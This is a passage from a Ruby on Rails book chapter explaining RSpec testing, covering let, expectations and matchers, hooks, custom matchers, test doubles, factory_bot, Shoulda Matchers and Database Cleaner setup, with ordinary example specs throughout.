  it "does something" do
    expect(@blog_post).to ...
  end

  it "does something else" do
    expect(@blog_post).to ...
  end
end
```

And here comes the punchline: you replace the instance variables with a *variable* described by a let expression.

```
RSpec.describe BlogPost do
  let(:blog_post) { BlogPost.new title: 'Hello' }

  it "does something" do
    expect(blog_post).to ...
  end

  it "does something else" do
    expect(blog_post).to ...
  end
end
```

In case it's not apparent, the advantage of using `let` is mainly in the realm of readability. First, it gets rid of instance variables with their hideous `@` signs. Second, it gets variable initialization out of the `before` block, which arguably has no business setting up a bunch of variables in the first place.

Finally, `let` shows you *who the players are* in your spec. A set of `let` declarations at the top of an example group reads like a cast of characters in a playbill. You can easily refer to it when you're deep in the code of an example.

Note that `let` declarations are lazy. Their blocks do not get executed until you refer to their objects elsewhere in your spec. That elsewhere can be another `let`, like in this code:

```
let(:org) { create(:organization_with_network_and_users) }
let(:network) { org.networks.first }
let(:user1) { org.users.first }
let(:user2) { org.users.second }
```

Sometimes the lazy evaluation of a `let` is not good enough.

```
RSpec.describe Article do
  let(:current_user) { create(:user) }
  let(:article) { create(:article) }
  let(:comment) { user.comment(article, 'first') }

  describe "#clear_comments" do
    it "removes all comments" do
      expect {
        article.clear_comments
      }.to change {
        article.comments.count
      }
    end
  end
end
```

Our recommendation, in this case, would be to add a second `FactoryBot` factory (we get back to `FactoryBot` later, see [our section about associations](#)) that creates a given amount of comments. Remember what we said about `let` introducing the players in the spec? Every `let` you introduce should be referenced in one of your examples⁹⁵. If `FactoryBot` can't help you, you can use a `before` block as a fallback.



There is an alternative to `let` which is not lazy: `let!`. You should use it carefully, as it is primarily a code smell that hints at wrong initialization or an opaque setup.

⁹⁵You can check for `let` blocks not referenced in your examples with https://docs.rubocop.org/rubocop-rspec/cops_rspec.html#rspecletsetup

Examples

The `it` method takes a description plus a block, similar to `describe`. As mentioned already, the idea is to complete the thought that was started in the `describe` method to form a complete sentence.

Assertions (aka expectations) will always happen within the context of an `it` block, and in most cases, you should try to limit yourself to one expectation per `it` block.

```
context "when there are no search results" do
  before do
    email_search_for(user, '123')
  end

  it "shows the search form" do
    expect(current_url).to eq(colleagues_url)
  end

  it "renders an error message" do
    expect(page).to have_selector('.error',
      text: 'No matching email addresses found.')
  end
end
```

The most reasonable exception that we've seen to the *one expectation per example* guideline is when you're testing interfaces to remote systems. Repeatedly setting up and tearing down remote data can become time-consuming and weigh down the performance of your entire test suite.

specify

The `specify` method is used to remove duplication and improve readability. Look at the following spec, which uses normal `describe/it` syntax:

```
RSpec.describe BlogPost do
  let(:blog_post) { create(:blog_post) }

  it "to not be published" do
    expect(blog_post).not_to be_published
  end
end
```

Note how the example says “to not be published” in plain English, but the Ruby code within it says essentially the same thing: `expect(blog_post).not_to be_published`. If you squint, you'll realize that's a DRY violation—we are repeating ourselves.

Here's an alternative implementation of the same spec, this time using `specify`:

```
RSpec.describe BlogPost do
  context "upon creation" do
    let(:blog_post) { create(:blog_post) }
    specify { expect(blog_post).not_to be_published }
  end
end
```

The English phrase has been removed, and the Ruby code has been moved into a block passed to the `specify` method. Since the Ruby block already reads like English, there's no need to repeat yourself, and we turned seven lines of code into four.

RSpec automatically generates English output by introspecting on the expectations created in the example blocks. Here's what the RSpec output looks like for the last spec:

```
BlogPost
  upon creation
    should not be published
```



To get this pretty output, run your spec with the documentation output formatter (`--format documentation`).

Pending and Skipped Examples

In RSpec, you can mark an example as skipped. A skipped example is not executed. There are several ways to skip an example. For example, when you leave the block off of an example, RSpec treats it as skipped:

```
RSpec.describe GeneralController do
  describe "GET to index" do
    it "will be implemented eventually"
  end
end
```

RSpec prints out pending examples at the end of its run output, which makes it potentially useful for tracking work in progress.

Pending:

```
GeneralController on GET to index will be implemented eventually
# Not yet implemented
# ./spec/controllers/general_controller_spec.rb:6
```

Finished in 0.00024 seconds

1 example, 0 failures, 1 pending

Randomized with seed 31820

A quick and easy way to mark existing examples as skipped is to prepend the `it` method with an `x`, like so:

```
RSpec.describe GeneralController do
  describe "on GET to index" do
    xit "should be successful" do
      get :index
      expect(response).to be_successful
    end
  end
end
```

This is especially useful for debugging and refactoring.

You can also explicitly create skipped examples by inserting a call to the `skip` method anywhere inside an example.

```
RSpec.describe GeneralController do
  describe "on GET to index" do
    it "is successful" do
      skip "not implemented yet"
    end
  end
end
```



Pro-tip: You can make all examples in a group pending simply by calling `skip` once in the group's `before` block.

```
RSpec.describe "Veg-O-Matic" do
  before { skip }

  it "slices" do
    # will not run, instead displays "slices (PENDING: TODO)"
  end

  it "dices" do
    # will also not run
  end

  it "juliennes" do
    # will also not run
  end
end
```

We talked about skipping examples to this point, but confusingly, they were called pending in the output. Is that the same thing? No. You can also mark an example as pending with the `pending` method. But if a pending example passes, it will be marked as failed to communicate to you that it should no longer be marked as pending. To show the difference, here is an example:

```
RSpec.describe "Skip and Pending" do
  it "is skipped" do
    skip
    puts "Hello from skipped" # will not be executed
  end

  it "is pending and fails" do
    pending "something else getting finished"
    puts "Hello from pending" # will be executed
    fail "foo"
  end

  it "is pending and does not fail" do
    pending "something else getting finished"
  end
end
```

The output will be as follows:

```
*Hello from pending
*F
```

Pending: (Failures listed here are expected **and** do **not** affect your suite's status)

```
1) Skip and Pending is skipped
   # No reason given
   # ./foo_spec.rb:2

2) Skip and Pending is pending and fails
   # something else getting finished
   Failure/Error: fail "foo"

   RuntimeError:
     foo
   # ./foo_spec.rb:10:in `block (2 levels) in <top (required)>'
```

Failures:

```
1) Skip and Pending is pending and does not fail FIXED
   Expected pending 'something else getting finished' to fail. No error was raised.
   # ./foo_spec.rb:13
```

```
Finished in 0.00229 seconds (files took 0.06667 seconds to load)
3 examples, 1 failure, 2 pending
```

Failed examples:

```
rspec ./foo_spec.rb:13 # Skip and Pending is pending and does not fail
```

We've been talking a lot about setting up examples, but now let's discuss setting expectations that can pass or fail.

Expectations

The preferred way to define positive and negative expectations is to use `expect(...).to` and `expect(...).not_to`, respectively.



RSpec expectations used to be done using `should` and `should_not` methods mixed into Ruby's `Object` method, but that syntax was deprecated in RSpec 3.

You pass a parameter or block that you want to create an expectation for to the `expect` method. Then you chain `to` or `not_to` to specify whether the expectation is to be positive or negative. Finally, you

must pass a matcher to the `to` (or `not_to`) method, which makes the example pass or fail depending on the behavior of the matcher.

```
expect(page).to have_selector('.error',
  text: 'No matching email addresses found.')
```

In the preceding example, `have_selector` is the *matcher*. The complete list of matchers available is dynamic and almost endless, covering all sorts of different attributes and behaviors of objects.

There are several ways to generate expectation matchers and pass them to `expect(...).to` (and `expect(...).not_to`):

```
expect(receiver).to eq(expected) # any value
# Passes if (receiver == expected)

expect(receiver).to eql(expected)
# Passes if (receiver.eql?(expected))

expect(receiver).to match(regex)
# Passes if (receiver =~ regex)

expect(user.network).to be(organization.networks.first)
# Passes if both references point to same exact object instance
```

Learning to write expectations is probably one of the meatier parts of the RSpec learning curve. The full list of built-in matchers is available at <https://relishapp.com/rspec/rspec-expectations/docs/built-in-matchers>.

Commonly-used Matchers

Besides the equality matchers mentioned already, here are some other commonly used matchers.

```
# Comparisons
expect(actual).to be > expected
expect(actual).to be_within(delta).of(expected)

# Types
expect(actual).to be_an_instance_of(Expected)
expect(actual).to be_a(ClassThatWasExpected) # alias
expect(actual).to be_an(ExpectedCass) # another alias
```

As you can hopefully tell from all these aliases, the authors of RSpec (and Rubyists in general) take code readability very seriously.

Truthiness

```
expect(actual).to be true
expect(actual).to be false
expect(actual).to be_truthy # truthy means not `nil` or `false`
expect(actual).to be_falsy
expect(actual).to be_nil
expect(actual).not_to be_nil
```

Errors

```
expect { ... }.to raise_error
expect { ... }.to raise_error(ErrorClass)
expect { ... }.to raise_error("message")
expect { ... }.to raise_error(ErrorClass, "message")
```

Collection Membership

```
expect(actual).to include(expected) # works for strings too
expect(actual).to start_with(expected)
expect(actual).to end_with(expected)
expect(actual).to contain_exactly(individual, items)
```

Change

```
expect { expr }.to change(object, :method)
expect { expr }.to change { object.method }
```

Predicate Matchers

So-called *predicate matchers* are dynamic; they operate based on naming conventions for methods on the expected object.

```
expect(actual).to be_xxx # passes if actual.xxx?
expect(actual).to have_xxx(:arg) # passes if actual.has_xxx?(:arg)
```

In practice, this is what it looks like:

```
expect(3).to be_odd
expect(feed).to have_unread_notifications
expect({ foo: "foo" }).to have_key(:foo)
expect({ bar: "bar" }).not_to have_key(:foo)
```

As an alternative to prefixing arbitrary predicate matchers with `be_`, you may choose from the indefinite article versions `be_a_` and `be_an_`, making your specs read much more naturally:

```
expect("a string").to be_an_instance_of(String)
expect(3).to be_a_kind_of(Integer)
expect(3).to be_a_kind_of(Numeric)
expect(3).to be_an_instance_of(Fixnum)
expect(3).not_to be_instance_of(Numeric) #fails
```

Compound Matcher Expressions

You can create compound matcher expressions using `and` or `or` methods:

```
expect(alphabet).to start_with("a").and end_with("z")
expect(sentence).to end_with("?").or end_with("!")
```

It's even more common than that to chain matcher expressions together to create richer expectations.

```
expect {
  BlogPost.create(title: 'Hello')
}.to change(BlogPost, :count).by(1)
```

The `by` method refines the `change` matcher. In our example, we're making sure that the record was saved to the database, thus increasing the record count by 1.

There are a few different variations on the `change` syntax. Here's one more example, where we're more explicit about before and after values by further chaining `from` and `to` methods:

```
describe "#publish!" do
  let(:blog_post) { BlogPost.create(title: 'Hello') }

  it "updates published_on date" do
    expect {
      blog_post.publish!
    }.to change {
      blog_post.published_on
    }.from(nil).to(Date.today)
  end
end
```

The `published_on` attribute is examined before and after invocation of the `expect` block. This style of change assertion comes in handy when you want to ensure a precondition of the value. Asserting `from` guarantees a known starting point.

Besides expecting changes, the other common expectation has to do with code that should generate exceptions:

```
describe "#unpublish!" do
  context "when brand new" do
    let(:blog_post) { BlogPost.create(title: 'Hello') }

    it "raises an exception" do
      expect {
        blog_post.unpublish!
      }.to raise_error(NotPublishedError, /not yet published/)
    end
  end
end
```

In this example, we attempt to “unpublish” a brand new blog post that hasn’t been published yet. Therefore, we expect an exception to be raised.

Metadata

Specs have what is referred to as *metadata*. The class or string description passed to a context declaration is the simplest example and is accessed as `described_class`, like this:

```
RSpec.describe BlogPost do
  it "is available as described_class" do
    expect(described_class).to be BlogPost
  end
end
```

Contexts and examples can also take optional arguments (called *user-defined metadata*.) You enter symbols or a hash of options after the description string. Symbols must come first and are the same as putting them as keys in the hash, equal to `true`.

A super typical example of metadata you’ll see regularly is how you tag different kinds of Rails specs.

```
RSpec.describe BlogPost, type: :model do
  ...
```

The `type: :model` portion of the context declaration in the preceding example is metadata. Hooks, `let`, and `example` yield a variable, which can be used to read metadata explicitly:

```
RSpec.describe "a group with user-defined metadata", :basic, :foo => 17 do
  it "has access to the metadata in the example" do |example|
    expect(example.metadata[:basic]).to be_true
    expect(example.metadata[:foo]).to eq(17)
  end
end
```

We can use metadata to introduce structure into our code: If we tag all our model specs with `type:model`, we can run only these specs with `rspec -t type:model`. We can add a tag to all tests that require JavaScript to run them with an actual headless browser. Or we can add a tag for a different database truncation strategy. Metadata is a powerful tool in your toolbox.

Subject

Whether you realize it or not, every RSpec example group has a *subject*. Think of it as *the thing being described*. If you pass RSpec a class, it will try initializing it as its *implicit subject*.

Let's start with an easy example:

```
RSpec.describe BlogPost do
  it { is_expected.not_to be_published }
end
```

By convention, the implicit subject here is a `BlogPost.new` instance. The `is_expected` call may look like it is being called *off of nothing*, but actually the call is delegated by the example to the implicit subject. It's just as if you'd written the expression:

```
expect(described_class.new).to be_invalid
```

You can specify a subject explicitly. For example, in our example above we created the model with a title:

```
RSpec.describe BlogPost do
  subject { described_class.create(title: 'Hello') }

  it { is_expected.not_to be_published }
end
```

Here we have the same delegation story as with implicit subject. The `is_expected.to be_valid` call is delegated to the subject.

You can also call methods on the subject directly. For example, you may need to invoke a method to change state before setting an expectation:


```
RSpec.describe BlogPost do
  subject { described_class.create(title: 'Hello') }

  it "can be published" do
    subject.publish!
    expect(subject).to be_published
  end
end
```

Here we call the `publish!` method off the `subject`. Mentioning `subject` directly is the way we get ahold of that `BlogPost` instance we set up. Finally, we assert that `published?` boolean is true.

You can also give your subject a name:

```
RSpec.describe BlogPost do
  subject(:blog_post) { described_class.create(title: 'Hello') }

  it { is_expected.not_to be_published }

  it "can be published" do
    blog_post.publish!
    expect(blog_post).to be_published
  end
end
```

Whether you give your subject a name or not is a matter of style. Choose whatever you prefer. But we recommend sticking to one or the other throughout the code base, as it will be pretty confusing otherwise.

Hooks

The `before` and `after` hooks are akin to the `setup` and `teardown` methods of xUnit frameworks like `MiniTest`. They are used to set up the state as it should be before running an example, and if necessary, clean up the state after the example has run.

A common use case for `before` hooks (that shows up elsewhere in this chapter) is logging in a user.

```
before(:each) do
  sign_in(user)
end
```

Here is the entire list of hooks, in the order in which they are executed.

- `before :suite`
- `before :context` (aliased to `:all`)
- `around` (before `example.run` invoked)
- `before :example` (aliased to `:each`)
- `after :example` (aliased to `:each`)
- `around` (after `example.run` invoked)
- `after :context` (aliased to `:all`)
- `after :suite`

As you can see in the preceding list, RSpec also has an `around` hook. While the other hooks are fairly self-explanatory, the `around` hook has some unique characteristics that bear mentioning.

The `around` hook takes its examples as Proc instances. This makes it trivial to pass examples to Ruby methods that expect blocks. An example, illustrated here in pseudo-code, is running an example inside of a transaction:

```
class Database
  def self.transaction
    puts "open transaction"
    yield
    puts "close transaction"
  end
end

RSpec.describe "around filter" do
  around(:example) do |example|
    Database.transaction(&example)
  end

  it "gets passed as a proc" do
    puts "run the example"
  end
end
```

Run the preceding code, and you'll notice that the message "run the example" prints inside the open and close transaction messages.

If you're not passing the example block along to another method, you invoke it using the `run` method. Here's a real example, using the Database Cleaner gem:

```
config.around(:each) do |example|
  DatabaseCleaner.cleaning do
    example.run
  end
end
```



As you can see in the preceding example, the hook is invoked on the RSpec config object rather than inside a particular spec file. Doing that defines behavior for all example groups and examples in the whole suite.

Hook Gotchas

Here are some things to be aware of with hooks:

- Exceptions in `before(:example)` are captured and reported as failures for their examples. Since before hooks serve as setup mechanisms, exceptions equal failure.
- Exceptions raised in `before(:context)` are captured and reported as failures for their context and nested contexts too. You should see failure messages for any examples in the group with the failing hook, as well as any examples in nested groups.
- Around hooks don't share state the way that before and after hooks do. If you try to set instance variables in an around hook, you'll find that they are not available elsewhere in your spec. State and expectations for mocking do not work in around hooks either.
- Around hooks continue executing even if their nested examples raise an exception. This behavior makes sense given their typical use case of ensuring that some particular cleanup behavior always happens.
- All hooks execute in the order they are declared. They won't overwrite each other if you declare multiples of the same type.

Custom Expectation Matchers

You can very easily write your own expectations. All you need to do is write a Ruby class that implements the following two methods:

- `matches?(actual)`
- `failure_message`

The following methods are optional for your custom matcher class:

- `does_not_match?(actual)`

- `failure_message_when_negated`
- `description`



When writing your own expectations, make them as simple as possible. There's nothing worse than an expectation that never fails.

The example given in the RSpec API documentation is a game in which players can be in various zones on a virtual board. To specify that a player bob should be in zone 4, you could write a spec like

```
expect(bob.current_zone).to eq(Zone.new("4"))
```

However, it's more expressive to say one of the following using a custom matcher:

```
expect(bob).to be_in_zone(4)
expect(bob).not_to be_in_zone(3)
```

This is how we write the according matcher:

```
class BeInZone
  def initialize(expected)
    @expected = expected
  end

  def matches?(actual)
    @actual = actual
    @actual.current_zone.eql?(Zone.new(@expected))
  end

  def failure_message
    "expected #{@actual.inspect} to be in Zone #{@expected}"
  end

  def failure_message_when_negated
    "expected #{@actual.inspect} not to be in Zone #{@expected}"
  end
end
```

In addition to the matcher class, you would need to write the following method so that it'd be in scope for your spec.

```
def be_in_zone(expected)
  BeInZone.new(expected)
end
```

This is normally done by including the method and the class in a module, which is then included in your spec.

```
describe "Player behaviour" do
  include CustomGameMatchers
  ...
end
```

Or you can include helpers globally in a `spec_helper.rb` file required from your spec file(s):

```
RSpec.configure do |config|
  config.include CustomGameMatchers
end
```

Custom Matcher DSL

RSpec includes a DSL for easier definition of custom matchers. The DSL's directives match the methods you implement on custom matcher classes. Just add code similar to the following example in a file within the `spec/support` directory. Here is our example from above using the DSL:

```
RSpec::Matchers.define :be_in_zone do |expected|
  match do |actual|
    actual.current_zone.eql?(Zone.new(expected))
  end

  failure_message do |actual|
    "expected #{actual.inspect} not to be in Zone #{expected}"
  end

  failure_message_when_negated do |actual|
    "expected #{actual.inspect} not to be in Zone #{expected}"
  end
end
```



As you can see, the DSL makes writing a matcher more straightforward. We recommend using the DSL.

Fluent Chaining

You can create matchers that obey a fluent interface using the chain method:

```
RSpec::Matchers.define(:tip) do |expected_tip|
  chain(:on) do |tab|
    @tab = tab
  end

  match do |person|
    person.tip_for(@tab) == expected_tip
  end
end
```

This matcher can be used as follows:

```
RSpec.describe Customer do
  it { is_expected.to tip(10).on(50) }
end
```

In this way, you can begin to create your own fluent domain-specific languages for testing your complex business logic in a very readable way.



As with your own expectations, writing your own chaining can lead to expectations that never fail. If you go down this path, ensure that you test your chaining.

Helper Methods

The `let` method is an example of a helper. You can define your own helper methods simply by defining methods using regular Ruby `def` syntax inside of an example group. These helper methods will be available to examples in the group in which they are defined and groups nested within that group but not parent or sibling groups.

```
RSpec.describe "an example" do
  def help
    :available
  end

  it "has access to methods defined in its group" do
    expect(help).to be(:available)
  end
end
```

In the many years that we've been doing RSpec, we've never defined a helper method this way. However, I have defined helper methods in a module and included them using the `config.include` configuration option. You would define these helper modules somewhere inside the `spec/support` directory, probably in their own file.

```
# spec/support/helpers.rb
module Helpers
  def help
    :available
  end
end
```

You can include this module in all example groups like this:

```
RSpec.configure do |c|
  c.include Helpers
end

RSpec.describe "an example group" do
  it "has access to the helper methods defined in the module" do
    expect(help).to be(:available)
  end
end
```

Create *macro-style* helpers by mixing in your module using `config.extend` instead of `include`. The methods in the module will be available in the example groups themselves (but not in the actual examples).

```
RSpec.configure do |c|  
  c.extend Helpers  
end  
  
RSpec.describe "an example group" do  
  puts "Help is #{help}"  
end
```

You can find a complete description of this topic in the official RSpec documentation at <https://relishapp.com/rspec/rspec-core/docs/helper-methods/define-helper-methods-in-a-module>.

Shared Behaviors

Often you'll want to specify similar behavior in multiple specs. It would be hard to maintain to type out the same code over and over. Fortunately, RSpec has a feature named shared behaviors that aren't run individually but, instead, are included into other behaviors; they are defined using `shared_examples`.

```
shared_examples "a phone field" do  
  it "has 10 digits" do  
    business = Business.new(phone_field => "8004567890")  
    expect(business.errors_on(phone_field)).to be_empty  
  end  
end  
  
shared_examples "an optional phone field" do  
  it "handles nil" do  
    business = Business.new(phone_field => nil)  
    expect(business.attributes[phone_field]).to be_nil  
  end  
end
```

You can invoke a shared example using the `it_behaves_like` method, in place of an `it`.


```
describe "phone" do
  let(:phone_field) { :phone }
  it_behaves_like "a phone field"
end

describe "fax" do
  let(:phone_field) { :fax }
  it_behaves_like "a phone field"
  it_behaves_like "an optional phone field"
end
```

You can put the code for shared examples almost anywhere, but the default convention is to create a file named `spec/support/shared_examples.rb` to hold them.

Shared Context

When combined, `shared_context` and `include_context` enable you to share before/after hooks, subject declarations, `let` declarations, and method definitions across example groups. This is useful in cases when several examples share some state. To define a shared context, supply a name and block of code to the `shared_context` macro style method.

```
# spec/support/authenticated_user.rb
RSpec.shared_context "authenticated user" do
  let(:current_user) { create(:user) }

  before do
    sign_in current_user
  end
end
```

To include a shared context in your examples, use the `include_context` macro style method.

```
context "user is authenticated" do
  include_context "authenticated user"
  ...
end
```

The recommended location to place `shared_context` definitions is in the `spec/support` directory.



Shared behaviors and contexts have their place, but be aware that you can't read your spec file on its own anymore. Use these tools wisely.

Test Doubles

RSpec has powerful mocking and stubbing facilities built-in. Gerard Meszaros⁹⁶ coined the term Test Double as the generic term for any pretend object used in place of a real object for testing purposes like a stunt double in a movie. The term encompasses concepts like mocks, stubs, and spies.



Confused about the difference between mocks and stubs? Read Martin Fowler's explanation at <https://www.martinfowler.com/articles/mocksArentStubs.html>.

To create a test double object in RSpec, you call the `double` method anywhere in a spec. Although it's not required, it's a good idea to give test double objects a name if you use more than one of them in your spec. If you use multiple anonymous test doubles, you'll probably have a hard time telling them apart in the error message if one fails.

```
echo = double("echo")
```

You can set expectations about what messages are sent to your test double during your spec with a test double. This way of using a double is known as a mock. Mocks with message expectations will cause the spec to fail if its expectations are not met. To set an expectation on a test double, we use the `receive` matcher.

```
expect(echo).to receive(:sound)
```

The chained method `with` is used to define expected parameters. If we care about the return value, we chain `and_return` at the end of the expectation.

```
expect(echo).to receive(:sound).with("hey").and_return("hey")
```

You can easily create a stub object in RSpec via the `double` factory method. You pass stub a name, along with default attributes, and the method returns values as a hash.

```
yodeler = double("yodeler", yodels?: true)
```



Never create a double to stand in for a primitive value like a string or number. It makes the tests harder to read and more brittle, without giving you any advantages.

⁹⁶<http://xunitpatterns.com>

Verifying Doubles

Most of the time, you will want confidence that your doubles resemble an existing object in your system. Verifying doubles are a stricter alternative to normal doubles that provide guarantees about what is being verified. When using verifying doubles, RSpec will check that the stubbed methods are present on the underlying object if available. We prefer using verifying doubles over regular doubles.

An `instance_double` is the most common type of verifying double. It takes a class name or object as its first argument. When you mock a method on the object, it verifies that methods would be present on an instance of that class.

```
echo = instance_double("Echo") # instance of the "Echo" class
```

Instance Doubles will not verify if the provided constant is not found. The idea of the RSpec team is that the verification will only happen when you load the application. If you disagree with that choice, you can configure RSpec to raise an error if it can't find the provided constant:

```
config.verify_doubled_constant_names = true
```



Setting this for an isolated unit test will prevent you from being able to isolate it!

Null Objects

Occasionally you just want an object for testing purposes that accepts any message passed to it—a pattern known as null object. It's possible to make one using the `as_null_object` method with a test double object.

```
null_object = double("null").as_null_object
```

Allowing Messages

Calling a method on a test double that has not been defined raises an error. If you only want to allow that a method is called without expecting that it has to be, use `allow` instead of `expect`:

```
allow(echo).to receive(:sound).with("hey").and_return("hey")
```

You can install or replace methods on any object, not just doubles, with a technique called partial mocking and stubbing. Note that the underlying method is not invoked:

```
allow(invoice).to receive(:billed_expenses).and_return(543.21)
```

If you try to stub a method on an object that doesn't respond to that method, then RSpec will try to help you out by raising an error.

receive_message_chain

It's really common to find yourself writing some gnarly code when you rely on `double` to spec behavior of nested method calls.⁹⁷ But, sometimes you need to stub methods *down a dot chain*, where one method is invoked on another method, which is itself invoked on another method, and so on. For example, you may need to stub out a set of recent, unpublished blog posts in chronological order, like `BlogPost.recent.unpublished.chronological`.

Try to figure out what's going on in the following example. We bet it takes you more than a few seconds!

```
allow(BlogPost).to receive(:recent).
  and_return(double(unpublished: double(chronological: [double,
    double, double])))
```

We can factor that example code to be more verbose, making it a little easier to understand but still pretty bad.

```
chronological = [double, double, double]
unpublished = double(chronological: chronological)
recent = double(unpublished: unpublished)
allow(BlogPost).to receive(recent).and_return(recent)
```

Luckily, RSpec gives you the `receive_message_chain` method, which understands exactly what you're trying to do here and dramatically simplifies the code needed:

```
allow(BlogPost)
  .to receive_message_chain(:recent, :unpublished, :chronological)
  .and_return([double, double, double])
```

However, just because it's so easy to stub the chain doesn't mean it's the right thing to do. The question to ask yourself is, "Why am I testing something related to methods so deep down a chain? Could I move my tests down to that lower level?" Demeter would be proud.

⁹⁷ ActiveRecord scopes are notoriously prone to causing this problem.

Running Specs

Specs are executable documents. Each example block is executed inside its own object instance to ensure that the integrity of each is preserved (with regard to instance variables, etc.). If we run a spec using the `rspec` command that should have been installed on the system by the RSpec gem, we'll get output similar to that of `Test::Unit`—familiar, comfortable, and passing. Just not too informative.

```
$ rspec spec/models/colleague_import_spec.rb
```

```
.....
```

```
Finished in 0.330223 seconds
```

```
9 examples, 0 failures
```

RSpec is capable of outputting results of a spec run in many formats. The traditional dots output that looks like `Test::Unit` is called `progress` and, as we saw a moment ago, is the default. However, if we add the `-fd` command-line parameter to `rspec` (the long form would be `--format documentation`), we can cause it to output the results of its run in a very different and much more interesting format, the `documentation` format.

```
$ rspec -fd spec/models/billing_code_spec.rb
```

```
BillingCode
```

```
  has a bidirectional habtm association
```

```
  removes bidirectional association on deletion
```

```
Finished in 0.066201 seconds
```

```
2 examples, 0 failures
```

Having these sorts of self-documenting capabilities is one of the biggest wins you get in choosing RSpec. It compels many people to work toward better spec coverage of their project. Besides the different formatting, there are all sorts of other command-line options available. Just type `rspec --help` to see them all.

Filtering

Earlier in the chapter, we covered metadata. One of the use cases for it is to constrain which examples are run via filters. The most common use case is to run a subset of examples belonging to a particular category. Remember, you specify metadata using only symbols, meaning you can treat them as tags.

For more information on filtering, refer to the official RSpec documentation at <https://relishapp.com/rspec/rspec-core/docs/filtering>.

Testing Tool Belt

Several open-source projects enhance RSpec's functionality and your productivity or can be used in conjunction with RSpec and other testing libraries.

factory_bot

factory_bot replaces the need for Rails' built-in test fixtures functionality and enables you to generate both saved and unsaved instances of Active Record objects. It also offers support for multiple factories for the same class (representing different roles and use cases) and factory inheritance. It's a powerful and popular bit of software.

To use factory_bot in Rails, install the Rails-specific gem, not the core library.

```
gem "factory_bot_rails"
```

Once the gem is installed, Rails generators will generate boilerplate factory_bot factory definition files instead of fixtures. Since we're using RSpec, we'll keep our factory definitions in spec/factories. You can put all your factory definitions into one big factory.rb file, or you can have one factory definition file per Active Record model class. I prefer to use one file on smaller projects.

Next, include factory_bot's methods in your RSpec scopes by adding the following line to the configuration block in rails_helper.rb:

```
RSpec.configure do |config|  
  # ...  
  config.include FactoryBot::Syntax::Methods  
end
```

Factory Definitions

factory_bot has its own DSL-like syntax for defining model factories. Each factory has a name and a set of attributes. If you put your factory definitions in spec/factories.rb or spec/factories/*.rb, they will be loaded automatically. The name is used to guess the class of the object by default, but it's possible to specify it explicitly:

```
FactoryBot.define do
  factory :user do
    first_name { "John" }
    last_name { "Doe" }
    admin { false }
  end

  factory :admin, class: User do
    first_name { "Admin" }
    last_name { "User" }
    admin { true }
  end
end
```



If your attributes conflict with existing methods or reserved words, you can define them with `add_attribute` instead (`add_attribute(:method) { 'paypal' }`).

We recommend having one factory for each class that provides the simplest set of attributes necessary to create an instance of that class. If you're creating ActiveRecord objects, that means that you should only provide attributes that are required through validations and that do not have defaults.



Attempting to define multiple factories with the same name will raise an error.

You can create other factories through inheritance to cover common scenarios for each class. For instance, we could refactor the previous code example to be a little more concise using inheritance:

```
FactoryBot.define do
  factory :user do
    first_name { "John" }
    last_name { "Doe" }
    admin { false }

    factory :admin do
      admin { true }
    end
  end
end
```



If you come from an older version of `factory_bot` (or `factory_girl`, the previous name of the project), you might remember static attributes. They have been removed. If you want to find out more, read this blog post https://robots.thoughtbot.com/deprecating-static-attributes-in-factory_bot-4-11

Using Factories

`factory_bot` supports several different build strategies: `build`, `create`, `attributes_for`, and `build_stubbed`:

- `create(:user)` will save the object in the database.
- `build(:user)` will return an instance of `User` that is not saved to the database.
- `attributes_for(:user)` will return the attributes that can be used to build a `User` instance
- `build_stubbed(:user)` instantiates and assigns attributes and makes the object look like it has been persisted. It stubs out a handful of methods that interact with the database and raises if you call them.



To make your test suite faster, only use `build` if you need the object in the database. Make `build_stubbed` your default, as it will be the fastest by far. Also, don't forget about instance doubles if you only need one or two methods.

Mystery Guests and why we prefer `factory_bot`

Rails fixtures allow you to populate your testing database with predefined data before your tests run. You define the content of your test database in YAML files. While it sounds like a good idea at first, this leads to an anti-pattern called Mystery Guest:

The test reader is not able to see the cause and effect between fixture and verification logic because part of it is done outside the Test Method.

<http://xunitpatterns.com/Obscure%20Test.html#Mystery%20Guest>

Why do fixtures lead to Mystery Guests? Your test data and tests are in two separate places, so your setup and expectations are also different. As you share the test data between all tests, it becomes impossible to see which data is for which test. Your test database contains data you might not expect. `factory_bot` can help us with mystery guests (and write more performant tests that do not need a database, as described above). But we still need to pay attention. Let's look at an example for our factory above:


```
user = build_stubbed(:user)

expect(user.first_name).to eq "John"
```

Where does the name John come from? We defined it in our factory. Therefore it is a mystery guest in our test. Let's do better:

```
user = build_stubbed(:user, first_name: "John")

expect(user.first_name).to eq "John"
```

Now that we explicitly pass in the name to our factory, the test becomes easier to understand. We can use this way of passing in attributes in each build strategy.

Shoulda Matchers

Even though validations are declarative code, if you're doing TDD, then you might want to specify them before writing them. Thoughtbot's [Shoulda Matchers](#)⁹⁸ library contains several matchers designed to test validations quickly.

```
RSpec.describe Post do
  it { should validate_uniqueness_of(:title) }
  it { should validate_presence_of(:body).with_message(/wtf/) }
  it { should validate_presence_of(:title) }
  it { should validate_numericality_of(:user_id) }
end

RSpec.describe User do
  it { should_not allow_value("blah").for(:email) }
  it { should_not allow_value("b lah").for(:email) }
  it { should allow_value("a@b.com").for(:email) }
  it { should allow_value("asdf@asdf.com").for(:email) }
  it { should ensure_length_of(:email).is_at_least(1).is_at_most(100) }
  it { should ensure_inclusion_of(:age).in_range(1..100) }
end
```

Database Cleaner

The [database_cleaner](#)⁹⁹ gem enhances your ability to maintain a pristine data environment for your RSpec examples. It has a set of strategies for cleaning the database on an ongoing basis during

⁹⁸<https://github.com/thoughtbot/shoulda-matchers>

⁹⁹https://github.com/DatabaseCleaner/database_cleaner

spec runs and works with all sorts of databases and mapping libraries, not just Active Record and relational databases.

A full explanation of how to use Database Cleaner is out of scope. However, a common configuration issue related to integration testing is worth mentioning. When Capybara runs, it takes care of starting and stopping the HTTP server used for testing the application in its own process. However, drivers such as Selenium and Poltergeist require a separate, out-of-process HTTP server. In those cases, you can't use the default RSpec strategy of running every example in a transaction and then rolling it back to maintain a clean, isolated context. Database transactions are not shared across threads (nevermind processes), which means if you were to run a Capybara driver like Poltergeist in a transaction, any data you set in RSpec for the scenario would not be visible. Changes provoked by the application code in Poltergeist would not be visible to your spec either.

With the right combination of before hooks, we can configure RSpec to use a truncation strategy just for those JavaScript-dependent scenarios. The truncation strategy empties the entire database after each test instead of running in a transaction. You don't just want to use it by default because it is much, much slower than using transactions.

```
RSpec.configure do |config|
  config.before(:suite) do
    DatabaseCleaner.clean_with(:truncation)
  end
  config.before(:each) do
    DatabaseCleaner.strategy = :transaction
  end
  config.before(:each, js: true) do
